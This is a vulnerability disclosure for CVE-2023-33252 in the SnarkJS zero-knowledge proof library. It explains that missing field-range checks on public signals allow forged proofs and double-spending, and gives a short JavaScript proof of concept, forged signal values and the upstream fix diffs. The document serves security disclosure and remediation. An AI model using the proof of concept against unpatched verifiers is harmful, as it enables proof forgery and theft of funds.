
# Beosin Security Researchers Discovered SnarkJS Library Vulnerability CVE-2023–33252

Beosin · Follow
4 min read · 1 day ago



## 1. Background

Circom is a zero-knowledge proof circuit compiler developed in Rust. The team behind Circom has also developed the SnarkJS library, which is used to implement the proof system. SnarkJS supports various functionalities, including trusted setups, generation and verification of zero-knowledge proofs. It also provides support for Groth16, PLONK, and FFLONK algorithms.




(https://docs.circom.io/)

## 2. Vulnerability Description

Beosin security researchers have discovered a vulnerability in versions of SnarkJS <= 0.6.11. In these versions, the library fails to perform comprehensive validation checks on


the parameters during proof verification. This allows attackers to forge multiple proofs that pass the verification process, enabling double-spending attacks.

To generate and verify zk-SNARK proofs in Ethereum, F_p-arithmetic finite field elliptic curve circuits are used. The general equation for the curve is as follows:

$$\{(x,y) \in (\mathbb{F}_p)^2 \quad | \quad y^2 \equiv x^3 + ax + b \pmod{p}, \\ 4a^3 + 27b^2 \not\equiv 0 \pmod{p}\} \cup \{0\}$$

It can be observed that points on the curve undergo a modulo p operation, so the proof parameter s generated by the circuit has a value range of [0,1,...,p-1]. When the variable range in SnarkJS exceeds the value range of the circuit, multiple proof parameter values with the same output can exist.

In summary, if one valid proof parameter s is known, any s within the parameter range s + np (where n = 1,2,...,n) can satisfy the verification calculation. Therefore, once an attacker obtains any s that passes the verification, they can construct multiple s values that pass the validation. The specific attack process is as follows:




As can be seen above, the range of values of the parameters is determined by p, while different types of F_p correspond to different p and need to be determined according to the specific zero-knowledge algorithm used.

### 3. Vulnerability Implementation

When using the snarkjs library for off-chain verification, the groth16Verify function does not validate the legality of the publicSignals parameter's value range. This vulnerability allows for the forging of proofs that pass the verification process.

```
26  export default async function groth16Verify(_vk_verifier, _publicSignals, _proof, logger) {
27      /*
28          let cpub = vk_verifier.IC[0];
29          for (let s= 0; s< vk_verifier.nPublic; s++) {
30              cpub  = G1.add( cpub, G1.timesScalar( vk_verifier.IC[s+1], publicSignals[s]));
31          }
32      */
33
34          const vk_verifier = unstringifyBigInts(_vk_verifier);
35          const proof = unstringifyBigInts(_proof);
36          const publicSignals = unstringifyBigInts(_publicSignals);
37
38          const curve = await curves.getCurveFromName(vk_verifier.curve);
39
40          const IC0 = curve.G1.fromObject(vk_verifier.IC[0]);
41          const IC = new Uint8Array(curve.G1.F.n8*2 * publicSignals.length);
42          const w = new Uint8Array(curve.Fr.n8 * publicSignals.length);
43
44          for (let i=0; i<publicSignals.length; i++) {
45              const buffP = curve.G1.fromObject(vk_verifier.IC[i+1]);
46              IC.set(buffP, i*curve.G1.F.n8*2);
47              Scalar.toRprLE(w, curve.Fr.n8*i, publicSignals[i], curve.Fr.n8);
48          }
49
50          let cpub = await curve.G1.multiExpAffine(IC, w);
51          cpub = curve.G1.add(cpub, IC0);
52
53          const pi_a = curve.G1.fromObject(proof.pi_a);
54          const pi_b = curve.G2.fromObject(proof.pi_b);
55          const pi_c = curve.G1.fromObject(proof.pi_c);
56
57          const vk_gamma_2 = curve.G2.fromObject(vk_verifier.vk_gamma_2);
58          const vk_delta_2 = curve.G2.fromObject(vk_verifier.vk_delta_2);
59          const vk_alpha_1 = curve.G1.fromObject(vk_verifier.vk_alpha_1);
60          const vk_beta_2 = curve.G2.fromObject(vk_verifier.vk_beta_2);
```

## 4. PoC

```
async function Verfiy_exp() {
    let inputA = "7"
    let inputB = "11"
    const { proof, publicSignals } = await snarkjs.groth16.fullProve({ a: inputA, b: inputB }, "Multiplier2.wasm", "multiplier2_0001.zkey")
    console.log("Proof: ")
    console.log(JSON.stringify(proof, null, 1));

    let q = BigInt("21888242871839275222246405745257275088548364400416034343698204186575808495617")

    // Verify originalHash
    let originalHash = publicSignals
    console.log("originalHash: "+originalHash);
    await verify(publicSignals, proof)

    // Verify attackHash
    let attackSignal = publicSignals
    let attackHash = BigInt(originalHash) + q
    attackSignal[0] = attackHash
    console.log("attackHash: " +attackSignal)
    await verify(attackSignal, proof)
    return (checkHash, proof, attackHash)
}
async function verify(publicSignals, proof) {
    const vKey = JSON.parse(fs.readFileSync("verification_key.json"));
    const res = await snarkjs.groth16.verify(vKey, publicSignals, proof);
    if (res === true) {
        console.log("Verification OK");
    } else {
        console.log("Invalid proof");
    }
    return 0
}
```


The initial originalHash is validated, and then the attackHash just forged is also validated. That is, the same proof can be verified more than once, resulting in a double-spending attack.


In addition, since the ALT_BN128 curve was used for reproduction, a total of six different parameters could be generated for validation:

```
originalHash: 77

attackHash: 21888242871839275222246405745257275088548364400416034343698204186575808495694

attackHash2: 43776485743678550444492811490514550177096728800832068687396408373151616991311

attackHash3: 65664728615517825666739217235771825265645093201248103031094612559727425486928

attackHash4: 87552971487357100888985622981029100354193457601664137374792816746303233982545

attackHash5: 10944121435919637611123202872628637544274182200208017171849102093287904247816 2
```


## 5. Remediation

Circom has fixed this general vulnerability for a total of three algorithms involved in its implementation.




https://github.com/iden3/snarkjs/issues/358


1）groth16_verify.js



```
28 ■■■■■ src/groth16_verify.js
@@ -41,6 +41,11 @@ export default async function groth16Verify(_vk_verifier, _publicSignals, _proof
    const IC = new Uint8Array(curve.G1.F.n8*2 * publicSignals.length);
    const w = new Uint8Array(curve.Fr.n8 * publicSignals.length);

+   if (!publicInputsAreValid(curve, publicSignals)) {
+       if (logger) logger.error("Public inputs are not valid.");
+       return false;
+   }
+
    for (let i=0; i<publicSignals.length; i++) {
        const buffP = curve.G1.fromObject(vk_verifier.IC[i+1]);
        IC.set(buffP, i*curve.G1.F.n8*2);
        Scalar.toRprLE(w, curve.Fr.n8*i, publicSignals[i], curve.Fr.n8);
    }

    let cpub = await curve.G1.multiExpAffine(IC, w);
    cpub = curve.G1.add(cpub, IC0);

    const pi_a = curve.G1.fromObject(proof.pi_a);
    const pi_b = curve.G2.fromObject(proof.pi_b);
    const pi_c = curve.G1.fromObject(proof.pi_c);

+   if (!isWellConstructed(curve, {pi_a, pi_b, pi_c})) {
+       if(logger) logger.error("Proof commitments are not valid.");
+       return false;
+   }
+
    const vk_gamma_2 = curve.G2.fromObject(vk_verifier.vk_gamma_2);
    const vk_delta_2 = curve.G2.fromObject(vk_verifier.vk_delta_2);
    const vk_alpha_1 = curve.G1.fromObject(vk_verifier.vk_alpha_1);
@@ -75,3 +85,21 @@ export default async function groth16Verify(_vk_verifier, _publicSignals, _proof
    if (logger) logger.info("OK!");
    return true;
}
```

（https://github.com/iden3/snarkjs/commit/7f462cc932191348a057e6e18f377154369104fc#）

## 2）flonk_verify.js




```
50 ■■■■□ src/fflonk_verify.js
@@ -22,6 +22,7 @@ import { BigBuffer, utils } from "ffjavascript";
import { Proof } from "./proof.js";
import { Keccak256Transcript } from "./Keccak256Transcript.js";
import { Polynomial } from "./polynomial/polynomial.js";
+import { Scalar } from "ffjavascript";

const { unstringifyBigInts } = utils;

@@ -62,15 +63,23 @@ export default async function fflonkVerify(_vk_verifier, _publicSignals, _proof,
    // STEP 1 - Validate that all polynomial commitments ∈ G_1
    if (logger) logger.info("> Checking commitments belong to G1");
    if (!commitmentsBelongToG1(curve, proof, vk)) {
-       logger.error("Proof is not well constructed");
+       if (logger) logger.error("Proof commitments are not valid");
        return false;
    }

-   // TODO
    // STEP 2 - Validate that all evaluations ∈ F

+   if (logger) logger.info("> Checking evaluations belong to F");
+   if (!evaluationsAreValid(curve, proof)) {
+       if (logger) logger.error("Proof evaluations are not valid.");
+       return false;
+   }

-   // TODO
    // STEP 3 - Validate that w_i ∈ F for i ∈ [l]

+   if (logger) logger.info("> Checking public inputs belong to F");
+   if (!publicInputsAreValid(curve, publicSignals)) {
+       if (logger) logger.error("Public inputs are not valid.");
+       return false;
+   }

    // STEP 4 - Compute the challenges: beta, gamma, xi, alpha and y ∈ F
    // as in prover description, from the common preprocessed inputs, public inputs and elements of π_SNARK
@@ -152,6 +161,41 @@ function commitmentsBelongToG1(curve, proof, vk) {
        && G1.isValid(vk.C0);
}

+function checkValueBelongToField(curve, value) {
+    return Scalar.lt(value, curve.r);
```

## 3）plonk_verify.js


In response to this vulnerability, Beosin security team reminds zk projects to fully consider the security risks caused by the code language properties of the algorithm design during the actual implementation when proof verification is performed. It is also strongly recommended that the project seek a professional security audit company to conduct a full security audit before going live.


## 6. Follow-up

The high risk vulnerability has been included in the github advisory database and with a rating of 7.5.




(https://github.com/advisories/GHSA-xp5g-jhg3-3rg2)

The high-risk vulnerability has also been updated to the npm library, and the following warning message will be displayed when installing older versions of the snarkjs library.




## 7. Best Practice

Since the maximum range of the finite domain of elliptic curve algorithms in zero-knowledge proof circuits is smaller compared to the maximum value that can be expressed by the data type in the system implementation, it is possible to forge multiple proofs, leading to double-spending attacks. This issue is not limited to the algorithms used in proof systems such as Groth16, PLONK, or FFLONK but is a general issue. It is advisable to address and prevent such problems during the implementation of zk-proof systems.